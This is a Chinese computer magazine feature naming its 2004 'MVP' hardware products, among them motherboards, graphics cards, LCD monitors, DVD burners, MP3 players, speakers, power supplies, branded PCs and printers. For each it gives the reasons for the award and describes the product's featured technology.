特色技术：第二代AI技术并不只提供一项单独的功能，它包括增强CPU散热的Stack Cool华硕专利的主板降温技术，在系统高温运作下最多可降低系统10度或以上之温度，让主板更为稳定且安静，解决高频率运作环境的高温问题。内建WiFi@HOME-g功能将IEEE 802.11g 54Mbps无线局域网络标准技术内建于主板上，并提供无线联机与无线基地的能力，搭配华硕独家开发的使用者亲和软件接口，让使用者可轻松建立无线网络环境。AI NOS为能让CPU可在系统负载增加时动态超频，待任务完成后自动回复为一般运作模式。AI Net2功能内嵌在BIOS内，使用者毋须进入操作系统即可在开机之初获知联机状况，掌握问题详细发生地点。

技嘉 GA-8ANXP-D



获奖理由：技嘉GA-8ANXP-D作为技嘉的旗舰级主板，将大量的特殊功能通过简便实用的软件结合起来，打破科技一向予人的距离感，进而轻松享受科技所带来的便利生活。

特色技术：技嘉GA-8ANXP-D作为技嘉8Σ(Sigma)系列旗舰级主板中的一员。8Σ(Sigma)系列主板包括与处理器、内存、双电源回路系统、外围接口、网络设备、散热系统、音效及工具软件相关的八项革新技术，营造高性能的执行平台以及简单、便于消费者使用的计算机环境。特别是技嘉GA-8ANXP-D的U-Plus双回路电源系统，强调高负载超稳电流、强效致冷二合一的功能，可让处理器在稳定的状态下发挥最高的性能表现。

除了高规格的硬件设计外，技嘉科技所开发设计的关于超频、硬件监控、下载管理、主板调节等八个独特软件。


隽星 PTV880AL 主板



获奖理由：价低不缩量。供电部分同样采用三相供电系统，满足Prescott核心处理器的供电需求。

特色技术：低价环保主板。隽星PTV880AL采用的VIA PT880芯片组，在提供与865PE芯片组同级别的性能下，价格则便宜了不少，这也降低了这块主板的制造成本。隽星产品的一个让人感兴趣的细节是，隽星主板都采用环保锡膏，虽然颜色不出挑，但是防辐射，无刺激，保证贴片长久使用。

微星 RX700-TD256E 显卡



获奖理由：技术成熟，配件丰富。微星 RX700 PRO 显卡集成有多种显示输出接口：D-Sub、DVI、S-Video，满足各类不同用户的需求。显卡的包装中，还有大量丰富的配套软件及游戏(9CD + 1DVD 的阵容)。

特色技术：融入主流的 PCI-E 显卡。现在来讲 PCI-E 显卡并不是新东西。不过就早期 PCI-E 显卡来说，多数是修改当时的 AGP 显卡设计而成的，因此都面临售价高昂，而性能还比不上同样售价的 AGP 显卡的问题。微星 RX700 PRO 显卡也使用了 ATi RADEON X700-XT 的核心，拥有 8 条渲染管线和 6 个纹理单元等优秀特性，核心频率运行于 425MHz。这些特性都使 RX700-TD256E 超越了第一代 PCI-E 显卡，使 PCI-E 显卡更适于购买。



XFX GeForce6600GT AGP显卡

获奖理由：面向主流的 DirectX 9.0C 显示卡。双 DVI 注重显示输出，原生 PCI-E GeForce6600 显示核心，打造出性能强劲的 AGP 显卡。

特色技术：讯景 XFX GeForce 6600GT AGP 正是采用 P218 公版设计，配备三星 GDDR3 2纳秒的显存，形成 128MB/128bit 的显存系统。核心频率和显存频率分别为 500MHz/1000MHz，完全符合 nVIDIA 规定频率。而双 DVI 输出设计则是只有在高档显卡上才会看到的设计方式，我们同样也在这块卡上看到，表明这块显卡相当注意显示信号的输出效果。




移动存储篇

2004 MVP 得主
爱国者(aigo)灵动系列
★★★★★

综述：

在 2004 年才大谈 USB 移动存储器的种种好处，显然已经落后了。因为，这种 USB 接口的闪存盘基本上替代了软驱，成为中小容量数据快速移动的第一选择。不过，2004 年的移动存储产品鲜有亮点出现，除了……







爱国者(aigo)灵动系列

入选理由：过去我们称 USB 接口提供的 PnP 功能叫"即插即用"，从今天起灵动让它升级成"即插即玩"！

特色技术：爱国者"灵动"(AutoInside)是基于芯片级技术，采用嵌入式操作系统，实现存储介质具备智能特性的基础技术。通过解决自动安装、自动连接、自动下载、自动执行四个环节，赋予所有具有存储介质的设备以自动、安全与智能的特性。

无需软件安装，不用电脑设置，将各种标识有"AutoInside"的移动存储器接入电脑，即可自动运行自定义的各种文件或程序；通过网络，基于灵动技术的移动存储产品还可以轻松完成内部软、硬件信息的自动更新或升级工作；与此同时，爱国者灵动技术同样包括了无驱设计与无缝嵌入特性，可嵌入到多种移动设备中。在数据安全性方面，它除了拥有惟一硬件 ID 与 userkey 安全机制之外，灵动技术还专门开发 API 来访问空间内容，增加了运行文件的安全性。结合现有的 PKI 系统，可轻松的应用于各个领域。



显示设备篇

2004 MVP得主

LG L1780U
AOC 173F
明基 FP71E+
飞利浦 X 系列
三星 173P

★★★★★

综述：

2004 年，继续购买CRT 依然不是什么可耻的事情，毕竟它价格便宜、技术成熟稳定。购买它，体现了你成熟、理智的消费心态。但事情仅限于此，如果你为自己拒绝LCD 沾沾自喜的话，那我们不得不遗憾地告诉你，你可就真的是落后于这个时代了！

轻薄带来的空间拓展、伴随技术革新的健康理念，再加上时尚这个后现代主义者的基本信念，LCD 都可以一并满足。更何况，今年LCD 连续的“价格雪崩”，终于让我们看到了一丝LCD 普及的真实曙光。

OK，让我们开始忘记CRT 的存在，从现在开始只关注LCD 吧。

LG L1780U



自动翻转技术，可以实现屏幕全方位旋转



自动镜像技术，屏幕翻转时，画面自动调节适应屏幕方向

获奖理由：L1780U 终于让我们体验真正的易用性！

特色技术：身子翻跟头，内容也翻跟头！

LG 80系列显示器摆脱了纯粹拼显示速度、拼对比度、拼亮度、拼“身材”的厚薄的老套路，带给我们的是一个绝对前所未有的新奇体验！屏幕能在同一平面上± 90 度旋转的显示器并不少见，但像L1780U 一样能 360 度自由旋转的，却是独树一帜。不光如此，通过软硬件的创新设计，L1780U 更可向后翻转 180 度。当然，如果仅仅只是翻个身实在没有什么值得大惊小怪的，但结合其自动镜像技术，让显示内容可以随着显示屏的方位自动调节，这就不可谓不是特立独行的创举了！再加上这款显示器的屏幕还能完成从“直立”到“趴下”的运动，LG 称其“随心转，随意炫”，确实是实至名归。

AOC 173F

获选理由：四个技术的结合，再加上 2860 元的相对低价格，AOC 173F 完成了性价比、时尚元素和易用性的合理均衡。

特色技术：冠捷AOC 以“六大随心技”概括了自己对显示技术的理解，而AOC 173F 正是凝聚了“随心调”、“随心彩”、“随心快”和“随心变”四大“绝技”的超级高手。

“随心调（FreeConrtol）”提供了图形化拟态 OSD 菜单和 AutoConfig 一键快速设定自动调节功能，让显示器的调节更加人性化、智能化；“随心快（FreeSpeed）”则以全程 12ms 响应时间，使得在 LCD 上欣赏影片、上网冲浪、玩游戏的体验过程中彻底杜绝令人生厌的“拖影”现象；“随心彩（FreeColor）”提供sRGB 色彩管理功能，使真实还原色彩成为可能；“随心变（FreeTransform）”则以双轴底座设计，提供垂直/折叠/俯仰/升降四种变形功能，能够随心所欲地对高度、倾角进行调整。



BenQ FP71E+

获选理由：8ms，这必将是一个具有里程碑意义的数据，一个真正的极速，让LCD 显示器彻底飚了起来！

特色技术：2004 年，LCD 技术发展的历史上，注定要为 BenQ FP71E+ 记下浓重的一笔。因为，它首次将液晶显示器的响应时间这个重要指标缩减到了 1 位数——8ms！



FP71E+ 是全球正式发布上市的第一款 8ms 液晶显示器。8ms 极速响应时间，可以实现每秒125 祯的画面，使液晶显示器在玩游戏或播放动态影像时，彻底摆脱“拖影”的困扰，呈现完美的影像品质，为我们带来更加完美的动态视频享受。同时，为了弥补由于提高显示速度带来的对比度下降的负面影响，FP71E+ 依靠 Senseye 显实影像这个纯数字的图像色彩增强技术，目的是自动和实时地改善图像质量，让显示器展现更好的图像品质。Senseye 技术能让色彩变得更生动、鲜艳和逼真，让图片变得更清晰锐利，真实并毫无遗漏地展现图像细节，修正在图像边缘出现的锯齿现象。

飞利浦 X 系列

获奖理由： 智能、自动，所有的一切都是自动完成的，能说这不是创举么！

特色技术： 飞利浦 X 系列 LCD 的独到之处就是一整套的智能技术，它涉及用户所关心的 LCD 指标的方方面面。它不光是技术的简单累积，它们的运用，可以最大限度让用户体验到 LCD 的各种优势。

“数字显亮(SmartBright)”05 版技术，针对不同的使用环境，自动优化显示其亮度、锐度和对比度等显示要素。智净(SmartClean)率先通过的无铅认证，再次让我们在无形中享受到更加洁净的电脑生活。智控(SmartDigital)：轻松点击鼠标便能完成显示器各项参数的设置。智能(SmartPower)在省钱的同时让显示器寿命更长。



三星 173P

获奖理由： MagicTune 技术的应用，将专业的显示效果和易用性进行了完美的糅合。





特色技术： 目前显示器本身提供的 OSD（占屏显示）菜单控制系统的构架相对简单，难以达到和线性调校等同的精确程度。而 MagicTune 完美地解决了这个问题。通过 MagicTune 的图形交互式界面，鼠标简单点击就能够很快地应用个别调整或预先定义的调整的宏来维持显示器的最适宜的效果。特别适合多使用者环境的显示器特性个性化存储，或让一个使用者定义基于各种不同状态的多重显示方式。

而MagicTune的独特彩色校正系统能调整显示器的色调曲线到类似模仿CRT显示器的显像管的特性(即2.2灰阶曲线)，这使其更加接近真实的 Windows 色彩表现。再配合 173P 高达 700:1 的超高对比度，令该显示器的色彩还原性无与伦比！



人机交互设备篇

2004 MVP得主
罗技 MX1000 鼠标
明基 X 架构键盘
★★★★★

综述：

人机交互设备，说白了就是鼠标键盘这样的和人体直接接触的设备。在过去的一年里，鼠标键盘市场愈见丰富。特别是年底，随着安捷伦开放高速鼠标引擎，使得普通厂商也能够生产适合游戏使用的高速光电鼠标。很明显，在未来的时间里，鼠标键盘市场的竞争将越发激烈。

罗技 MX1000 鼠标

获奖理由： 先进的激光光学引擎引领未来的发展趋势。

特色技术： MX1000 第一次采用了激光光学引擎取代原来光学鼠标的单色可见光光学引擎。利用了激光的强一致性特点获得更好的成像精度，从而使得鼠标对于工作表面的适应能力大为提高。这是光电鼠标发明以来，继高速光学引擎之后最大的技术进步。



明基 X 架构键盘



获奖理由： 键盘基本结构上的重大改变

特色技术： 键盘的基本结构，是电脑上多年来都没有什么变化的部分。而 X 架构则是对这种基本结构进行改革的一种重大尝试。类似于笔记本键盘的 X 架构按键支撑，用笔记本电脑的设计理念来做台式机键盘。虽然 X 架构从其基本特性来看，尚不能真正完全取代所有的传统键盘结构，但它在手感、轻薄、静音方面的优势，是不可忽视的。



存储设备篇

2004 MVP得主
明基(BenQ)DW1620
华硕 DRW-1604P
★★★★★

这一年的时间里，几乎所有与磁介质相关的技术仍然停留在2003年的那个级别上，硬盘的容量和速度也没能出现令人激动的变化。但和不争气的磁存储技术相比，光存储产品在技术和价格的双重推动之下，却表现出了一番精彩纷呈的新气象。从年初的入门级4倍速，到如今的双16倍速（DVD-RW和DVD+RW都能到到16倍速刻录）和双层数据光盘刻录，用“年底的DVD刻录机根本就不认识老机型”来形容这个产品的变革，一点都不为过！

明基(BenQ)DW1620 DVD刻录机

获奖理由：从来没有一个厂商在设计上，能将影响一张DVD光盘被快速、稳定、高质量、高兼容性地完成刻录的所有因素考虑得如此完善！

特色技术：

DW1620是一款双层、双16倍速刻录的DVD刻录机。但以下众多的本领，却是其他品牌的产品所不具备的：

超刻——可以将市场上部分8X品牌盘片超刻到12X或更高的16X，直接节约了盘片耗材费用支出。

EFM除频——16倍速刻录已达DVD数据传输极限，讯号要求达420MHz，现有DVD刻录机内部组件无法完全承受此高频讯号，如果放弃此高频讯号，讯号将不够完整，从而影响资料读取及刻录的品质。BenQ在16X刻录机上运用了独特的EFM除频技术，将高频讯号重新除频计算，最后再还原成正常讯号。以确保讯号的完整性,从而保证高品质的高倍速刻录。

动态激光智导(WOPCⅡ)——在刻录过程中，时刻运算最佳激光功率值并调整刻录功率，从而保证整张光盘的刻录品质。

BLER OPC——在容易翘曲的光盘外圈，进一步增强刻录品质控制。



Tilt Control——动态调整雷射光射入角度，确保刻录全程激光射入盘片角度为90度。以保证优秀的刻录结果。

自动定位夹盘机构（Sliding Cone Mechanism）——独特的自动定位夹盘机构，提高盘片的定位精度，减少锁轨时间，读取和写入质量更为出色。

黑色托盘——独特的黑色托盘降低杂光干扰，增强读、写质量。

华硕DRW-1604P DVD刻录机

获奖理由：以DVD刻录最需要的稳定和兼容性为第一设计要素的理念，将双16倍速和双层刻录带入一个绝对安全的境界，实现了性能和兼容性的完美结合。

特色技术：这是全球第一款支持16倍速 DVD-R及16倍速DVD+R光盘刻录的刻录机，并拥有4倍速DVD+R双层光盘的写入功能，储存容量高达8.5GB，完全满足消费者对数字资料储存与备份的需求。此外，它的其他规格也是目前最强的，DVD+/-RW覆写都为4倍速，CD-R写入是32倍速，CD-RW覆写是24倍速，CD-ROM读取也有40倍速，可以说是现在兼容性最高、效能最快的DVD刻录机。





刻录机的“飞盘”和兼容性问题一直存在，DVD刻录对这两个指标的要求就更高了。DRW-1604P具有“FlextraLink”废片终结刻录技术和“FlextraSpeed”智能型刻录速度调整技术，让使用者可以尽情刻录，不用担心废片产生。另外，华硕的DRW-1604P内建高速双层悬吊动态防震系统(DDSSⅡ)，能有效地降低震动量以加强刻录操作稳定度及读片品质与速度。透过Liquid Crystal Tilt (LCT)液晶补正技术，可消除因为光盘表面与厚度的参差不齐而造成的读写精度降低现象，使DRW-1604P达到完美的读写稳定度。为了进一步提高刻录机的兼容性，华硕独家开发了“Live Firmware Update Tool”在线升级Firmware的技术，它可以在联机状态下直接更新DRW-1604P的新版Firmware，永保对盘片的最佳兼容性。

投稿信箱: focus@cfan.com.cn



MP3随身听篇



综述：

2004年，是多媒体随身听价格崩盘的一年。年初买一个名牌128MB随身听的价钱，到了年底甚至可以买两个杂牌256MB随身听。但价格崩盘后，我们也发现，在如恒河沙数、鱼龙混杂的产品中找到真正值得一买的产品，反而更加困难了。

多媒体随身听的种类很多，其设计思想、针对假想用户都各不相同，所以不能用同一的标准来衡量。我们选出的三款产品分别代表了针对三种不同的随身听市场的产品类型。

agio FM 波波系列

获奖理由：出色的外观设计和方便的车载功能



对于广大的时尚男女来说，随身听已经不仅仅是一个用来听音乐的工具，而更多的是一种饰品、一种多元化的媒体工具，所以对于随身听的功能提出了远比以前更高的功能。车载功能使得FM波波摆脱了狭义的随身听概念，和更多的音乐工具合为了一体。

特色技术：随着有车族越来越多，有车族们也普遍希望使用方便的MP播放能够在汽车音响上实现，而传统的方法，或者换装支持MP3播放的CD机，或者是在磁带卡座上使用专用的卡座，但前者价格成本太高，后者则需要很多车辆都已淘汰的卡座支持。而波波系列则可以将播放的信号以FM广播的形式发射出去，用音响的收音机就可以直接接收，既方便效果又非常好。

昂达炫音系列

获奖理由：传统随身听设计的最优化



特色技术：配备了与彩屏随身听相比，同样很"炫"，但耗电上要小得多的七色可变背光。

一个永恒不变的真理——并不是集中了最新的技术就是最好。昂达炫音系列就是一个不追求最新的技术而取得成功的例子。毕竟作为随身听，它的"主业"还是听音乐，其他不过是披在身上的彩色羽毛而已。昂达炫音系列就是没有去追求彩屏、充电电池等等的新技术，而将传统的随身听设计模式发展到了极致，同时依然保留了低廉的价格，当然会受到广大用户的欢迎了。

创新NOMAD MuVo2

获奖理由：微硬盘的采用，是真正的进步。

随身听产品虽多，各种名头的设计也不少，但真正有意义的进步并不是很多。微硬盘的采用是这些不多的真正进步中的一个。它恰到好处地填补了闪存随身听和硬盘随身听中间的空档。其意义虽然不如当年IPOD问世那么大，但依然是十分重要的。

特色技术：微硬盘存储介质

微硬盘作为随身听的存储介质，是2004年新出现的设计。创新NOMAD MuVo2是第一款这样的产品。传统的随身听存储介质，或者是闪存芯片，或者是笔记本硬盘，但前者容量小而后者体积、重量和耗电都远远高于前者。微硬盘的使用恰好填补了这个空缺，以比笔记本硬盘小得多的体积和重量，提供了远远超过闪存的存储容量，成为大容量随身听的新宠。

硬盘随身听的超大容量显然是很多人所向往的，但巨大的体积、短短的使用时间和较差的抗震性能，使得它在很多时候并不适合。而微硬盘随身听则没有这些缺陷，却能提供与硬盘随身听接近的超大容量存储，显然，它非常适合那些需要大容量随身听而又对体积、抗震等要求较高的用户。





多媒体音箱篇

2004 MVP得主

漫步者 S2000

轻骑兵 V23

惠威 S200

冲击波 SB-2000

★★★★★

综述：

多媒体音箱的2004年，并不算太好过，虽然市场依然红火，但越来越多的品牌开始加入到这个生产行列里来，使得竞争逐渐白热化。但对于我们用户来说，白热化的结果是有利的——这就是大量设计独特的产品不断涌现，而且每个市场空缺都会得到填补，以致每个人都可以从中寻找最适合自己的产品。

漫步者 S2000



获奖理由：这款产品几乎集成了多媒体音箱上你所能想像的各种高端技术。虽然可想而知其价格低不了，但依然受到众多用户的追捧。目前该产品仍只有样品，估计在杂志出版的时候，它离上市也会不远了。

特色技术：外置功放、数字输入、遥控设计。S2000堪称是多媒体音箱设计史上的一款集大成产品，它集中了作为高档多媒体音箱的一切技术特点——钢琴漆工艺、外置功放设计、数字输入接口、遥控器控制等等，都是在多媒体音箱上少见而诱人的东西。

轻骑兵 V23



获奖理由：均衡的设计带来的出色性价比。V23的均衡设计，是它设计上的最大优势，性价比的优势，很多时候往往比其他优点都更能吸引人的目光 。

特色技术：优质的扬声器单元的选用，均衡的结构设计。轻骑兵V23是一款主打中档市场的产品，中档的多媒体音箱，在设计上一般不追求过分的个性，均衡的性能才是重要。而V23恰恰满足了这一点需求，同过优质的扬声器单元的采用，取得了中价位上非常出色的音质效果。其实，从它的设计就可以看出来，V23主要是针对着喜爱音乐，但同时也注重产品的性价比的用户。

惠威 S200



获奖理由：业内首屈一指的扬声器设计带来的优秀音质。

从未来的一段时间来看，在多媒体音箱领域还难以有真正在扬声器上和惠威相比的品牌，而优秀的扬声器也决定了惠威的产品有着非常巨大的提升潜力。

特色技术：S200作为惠威多年后推出的第一款多媒体音箱，采用了真正Hi-Fi音箱上采用的扬声器单元，将多媒体音箱提到了另一个高峰。精良的设计，和高昂的价格，都决定了惠威S200显然是那些追求最佳音质的电脑用户的选择。

冲击波 SB-2000



获奖理由：低成本下出色的音质表现。做好听的音箱并不难，难的是在成本限制下做出好听的音箱。冲击波SB-2000在这方面应该说是非常成功的。

特色技术：均衡的高性价比设计。SB-2000是一款针对较低价位市场设计的2.0音箱，虽然成本较低，但凭借着均衡性的设计，在这个价位上，SB-2000取得相当不错的音质效果。



机箱电源篇

2004 MVP得主
世纪之星自由战士2电源
航嘉冷静王钻石1.3版电源
金河田创导红外7002机箱
多彩智能王机箱
★★★★★

综述：

随着2004年电脑主要配件的功率和发热量大大增加，使得电源和机箱也成选购时必须注意的配件。为改善散热效果的BTX构架尚未流行，改进散热设计而成的38度机箱则成为一大卖点。电源方面，为了提供给高功耗的CPU等配件提供足够的功率，ATX电源也发展到了2.0版本，这个版本最大的变化就是专门提供一路12V供电电路为CPU部分供电。另外，为使电源更环保健康，温控散热风扇、12CM低转速风扇等降低噪音的设计也大量应用在电源中，甚至还有不少品牌推出无风扇的全静音电源。

世纪之星自由战士2电源

获奖理由：采用的24PIN接口，兼容9x5主板，特色风道设计。

特色技术：世纪之星自由战士2电源最有别于其他电源的设计就是将散热风扇由民用电入口旁挪到了输出线缆的一边。传统的在民用电入口处的风扇散热是吸风式设计，受吸风式散热结构的限制，产生的风量和风压比较微弱，并且产生的气流“杂而无序”，无法真正达到对其电源内部的主要发热器件进行有效散热的目的；而改进的自由战士2代采用的直吹式散热结构，恰恰对电源的有效散热提供了有利的辅助作用，电源风扇所产生的风量风压充足，且气流集中对准电源内部的散热片和发热量较大的器件，显然更为合理。





航嘉冷静王钻石1.3版电源

获奖理由：关注健康。12CM低转速风扇让电源中的噪音源几乎消失了。

特色技术：低噪音设计，从靠CPU一方进风，可省略单独安装机箱后部的机箱风扇。且该电源同样采用了直径12CM的滚珠轴承静音大风扇，具有寿命长、噪音低、风量大的优点，并且有效改善了主机散热，显著降低CPU温度。高达72.3%的转换效率意味着变压器、开关管、整流管等的损耗更少，因而发热量也就越少。

金河田创导红外7002机箱

获奖理由：多功能加上散热合理。

特色技术：现在许多手机都提供红外数据传输功能，而实际上绝大多数主板也是提供这个功能的，只是我们没有相应的连接线，使电脑还需要其他配件才能与红外手机相连接。现在金河田创导7002B机箱的前置功能连接线中自带了红外连接线，使用户不需要再添加更多的资金就能使用上IrDA红外线传输功能了。这将极大的方便用户的手机使用。目前市面上的红外传输线都要百元左右，使用这个机箱就相当于省下了一笔不小的费用。





多彩智能王机箱

获奖理由：人性化设计是关注的重点。

特色技术：多彩智能王的最大特点是机箱前面板的超大蓝色液晶屏，占据了整个机箱的不小面积。液晶屏可以显示：日期、时间、风扇转速、机箱内部温度等信息，还可以设定闹钟功能。机箱内部是否过热、CPU风扇是否正常，这些问题都是兼容机用户在使用电脑时所关心的重要问题。因为这些问题很可能造成电脑运行不稳定。机箱的液晶屏则让用户无需安装各类软件、浪费系统资源就能了解到机箱内部的重要情况。



品牌电脑篇

2004 MVP得主
联想锋行 K9000
TCL 海盗 6681
★★★★★

综述：

2004 年的品牌电脑无论是在价格上，还是在配置上都给兼容机极大的压力。价格上，联想 2999 的普及型电脑吸引了相当多低端用户。配置上，厂家们纷纷推出高配置的游戏电脑，与兼容机相当的配置加上比兼容机更优化的设计，使“品牌机不如兼容机”的观念受到极大的考验。同时，在 2004 年品牌机还是 PC 构架转换的先行者，不少厂家的品牌机都使用了 Intel 9x5 系列主板，搭配了 PCI-E 显卡、SATA 硬盘以及 LGA 775 处理器等 DIY 才开始流行的产品。

联想锋行 K9000



获奖理由：比 DIY 更强的品牌机。联想锋行 K9000 除 CPU 变速技术外，在配置和结构方面也是相当强悍。联想锋行 K9000 率先在品牌机里使用了 intel915 主板，并搭配了新一代 PCIE 显卡。结构方面，联想锋行 K9000 的机箱为右开结构，主板等配件都固定在右侧板上。打开后主板等相关配件都直接呈现在我们眼前，与现在 PC 主流的左开式机箱相比是大大方便了。K9000 的扩展卡免螺丝固定也做的很不错，只需要一个固定卡子就能固定所有的扩展卡。依靠 SATA 硬盘支持热插拔的特性，K9000 为两块 160GB SATA 硬盘专门定制了一个内置移动硬盘盒，可以用最方便的方式移动大容量数据。而这些设计的最终目的就是让这台联想锋行 K9000 也会让 DIYer 满意。

特色技术：锋行 K9000 的变速功能通过前面板上的银色旋钮实现，简单的原理就是通过判别 CPU 的电流，自动调整 CPU 外频，让 CPU 自动变频或者强制降频。锋行 K9000 提供三档变频功能，分别是静音档，CPU 降频到全频率的 33%；自动档，低工作量时 CPU 降频到 50%，高工作量时 CPU 全速运行；以及全速档，CPU 在任何时候都全速运行三种模式。开启变频功能的方式是首先确保已经启动锋行 K9000 自带的变频软件，然后通过面板上的银色旋钮左右旋转调节不同的模式。另外，在不同的工作模式时，旋钮中间的呼吸灯也会呈现不同的颜色，非常漂亮。

TCL 海盗 6681

获奖理由：发烧与环保同时兼顾。在 TCL 海盗 6681 的前面板下部和底部面板前部有大量的蜂窝状通风孔，同时在 TCL 海盗 6681 的底部支撑脚也较高，这可以使底部的冷空气能方便地通过对流方式进入机箱内部，提供散热，同时蜂窝状通风孔也不会泄漏电磁辐射。在 TCL 海盗 6681 的侧面板上也有同样的通风孔，这些通风孔正对机箱内的梯形风道，风道的尽头就是 CPU 散热器，这样的设计使 CPU 散热器能直接利用外部的冷空气，更能降低温度。另外，捆扎的电源线和信号线以及低噪音的 9CM 机箱风扇也让机箱内部的空气流动更为合理，使 TCL 海盗 6681 能工作在一个更健康的环境里面。

特色技术：超过发烧兼容机的配置。TCL 海盗 6681 电脑，一改过去品牌机外形漂亮、高档 CPU 配整合显卡、低容量内存等不合理的配置，使这款机型成为内外兼修中高档娱乐电脑。TCL 海盗 6681 的处理器采用的 Pentium 4 3.2EE（也叫 Pentium 4 3.2XE），中文名“奔腾 4 至尊版”。这种 CPU 与普通 Pentium 4 不同之处在于它还拥有与处理器核心频率相同的 2MB 的同频 L3 缓存，使处理器速度较同样频率的普通 Pentium 4 平均快 10%。显卡：TCL 海盗 6681 采用的著名显卡大厂的 GeForceFX 5900XT 128MB 显卡。GeForceFX 5900XT 是目前的高档显卡之一，完全能支持 DirectX 9。这块显卡做工十分优秀，并且在显卡的背脊上还加了一条金属加固条，作用是防止 PCB 变形。

这台电脑定位于发烧游戏玩家，因此输入输出设备也相当高级。TCL 海盗 6681 的键盘鼠标是采用的微软的黑色多媒体键盘和微软 IE4 鼠标。微软多媒体键盘优秀的键盘按键使敲击键盘也成为一种享受。TCL 海盗 6681 采用 USB 震动耳机作为主要音效输出方式，USB外置声卡不受机箱内的电磁干扰，音质更好，而耳机的震动则能模仿出低音炮的效果，使用户在娱乐时拥有更强的临场感。





特别外设篇

2004 MVP 得主

天敏傲视珑双画王电视卡
九州风神 SNOWMAN U80 散热器
得胜 TS-610 耳机
★★★★★

综述：

随着电脑主机性能提升，电脑的外置配件功能也越来越强。热管、水冷散热器成为越来越多人的选择；电视卡的接收、录制功能也越来越强；USB 耳机、无线耳机等设备也有了很大的市场。

天敏傲视珑双画王电视卡



获奖理由：电视卡实现电视的功能。多频道预览功能在现在的电视卡中已经很普遍了,但使用者是否注意到在进行频道预览时只有一个频道画面才是活动的呢？因为电视卡上只有一个高频头(就是电视信号接口后面的金属盒子)，某一时间只能接收调制一个频道的信号，所以多画面预览时只有一个画面是活动的，其他都是截图。而天敏公司新推出的傲视珑双画王电视卡（简称双画王）则真正提供了画中画功能。

特色技术：画中画电视卡。双画王能同时接收两个电视频道，实现一边看 A 频道的节目，一边在后台录制 B 频道节目，并且 A/B 台能够快速切换。另外，双画王还提供了两个视频信号输入口。现在不少朋友喜欢用显示器做游戏机的监视器，并同时拥有多台游戏机，依靠双画王的两个信号输入头，可以不需要来回换信号线就能方便地切换游戏机。另外，还可以通过独立的视频输入，一边完成转录 DV 影片这种长耗时的工作，一边看电视或者玩通过另一个端口输入的游戏。可以说双画王的应用范围还是很广的。

九州风神 SNOWMAN U80 散热器



获奖理由：强兼容性的散热器。由于现在 CPU 平台不同，因此多数 CPU 散热器也无法通用。而用户在选择高端处理器时，选购的散热器也是价值不菲。如果这样的散热器在更换平台时直接淘汰，也是一大浪费。而九州风神 SNOWMAN U80 散热器在提供支持超过 3GHz 处理器散热的同时，还能兼顾不同处理器接口，为用户考虑得十分周到。

特色技术：双热管散热器。热管散热器目前已成对付高发热 CPU 的有效散热手段之一。SNOWMAN U80 散热器底部采用整块纯铜制成，与内镶的两根 U 型热管相连。处理器热量被铜底吸收后，由热管迅速传导至散热鳍片，迅速将热量散去，中间夹入滚珠 7015 静音风扇达到整体风道设计，加快鳍片周围空气流动，增强散热性能。

得胜 TS-610 耳机



获奖理由：与国外耳机相比，灵敏度达到 102dB，频率响应为 20Hz-20kHz 的得胜 TS-610 耳机，售价在 200 元左右，极具价格优势。

特色技术：得胜 TS-610 耳机是专为监听场合而设计的一款动圈耳机，声音清晰自然，动态宽，极具音乐空间感。为使整体结构符合人体工学，耳机头带具有可调整长度功能，耳壳可 90 度旋转，特加大耳罩配以柔软的皮革耳垫，佩戴舒适，并具有良好的隔环境噪声能力。耳机线缆采用分离式设计，所配线材为弹簧线，并配有 6mm 镀金转换插头，方便配合调音台使用。



外设篇

2004 MVP得主
爱普生(EPSON)ME100
佳能(Canon)PIXMA iP6000D
★★★★★

综述：

2004年，在数码相机的普及狂潮席卷之下，扫描仪彻底龟缩到了一个狭小的领域里偏安一隅。但在完全同样的原因之下，数码照片打印机蓬勃的生命力却焕发异彩！虽然我们绝大多数时候依然选择到冲印店冲印相片，但有越来越多理由诱惑我们尝试更个性化和方便快捷的打印输出！

爱普生(EPSON)ME100

获奖理由：虽然ME的打印精度很高，也是一台简单实用多功能一体机，但真正的突破不在于此。49元钱的炒地价墨盒，才是真正让我们选择它的理由——再也没有必要为“买得起、打不起”而操心了。

特色技术：2004年，爱普生(中国)有限公司发布了全新超省ME系列产品，其中ME 100是一台集彩色复印打印功能于一体的多功能机型。它不仅可以配合电脑实现打印和扫描功能，还能脱离电脑实现彩色复印功能！我们只需要将彩色原稿放入扫描平台，再按一个按键，即可得到高质量(ME100的扫描精度为600×1200dpi，打印精度高达2880×720dpi)的复印稿。而且，扫描过程中，通过EPSON Scan Tool Light智能扫描平台，可以帮助我们实现复合扫描、自动校正角度和任意角度变换等更多增值功能，真正做到了傻瓜化的应用。

爱普生在ME系列中引入了“关注打印成本”这一全新的更成熟的消费理念，并基于这一理念降低了墨盒价格，从而使广大用户能更轻松地通过使用原装耗材，充分发挥爱普生整机的性能、体验高品质的打印效果、可靠性以及其中的打印乐趣。





佳能(Canon)PIXMA iP6000D

获奖理由：它完全超出了一台数码照片打印机的范畴，简直就是一个家庭数码影像处理中心！

特色技术：首先，iP6000D的技术指标几乎是完美的：“FINE”打印头技术，让每个最小2pl(微微升)墨滴的细小墨滴被快速分离并准确地着陆在纸张的确定位置上，使得图像更加细腻，细节锐利清晰。配合4800×1200dpi的高打印分辨率和专业级6色墨水，打印的图像色彩过渡平滑。同时，在保证优秀画质的基础上，打印一张6寸照片仅需要75秒，真正实现极速打印！



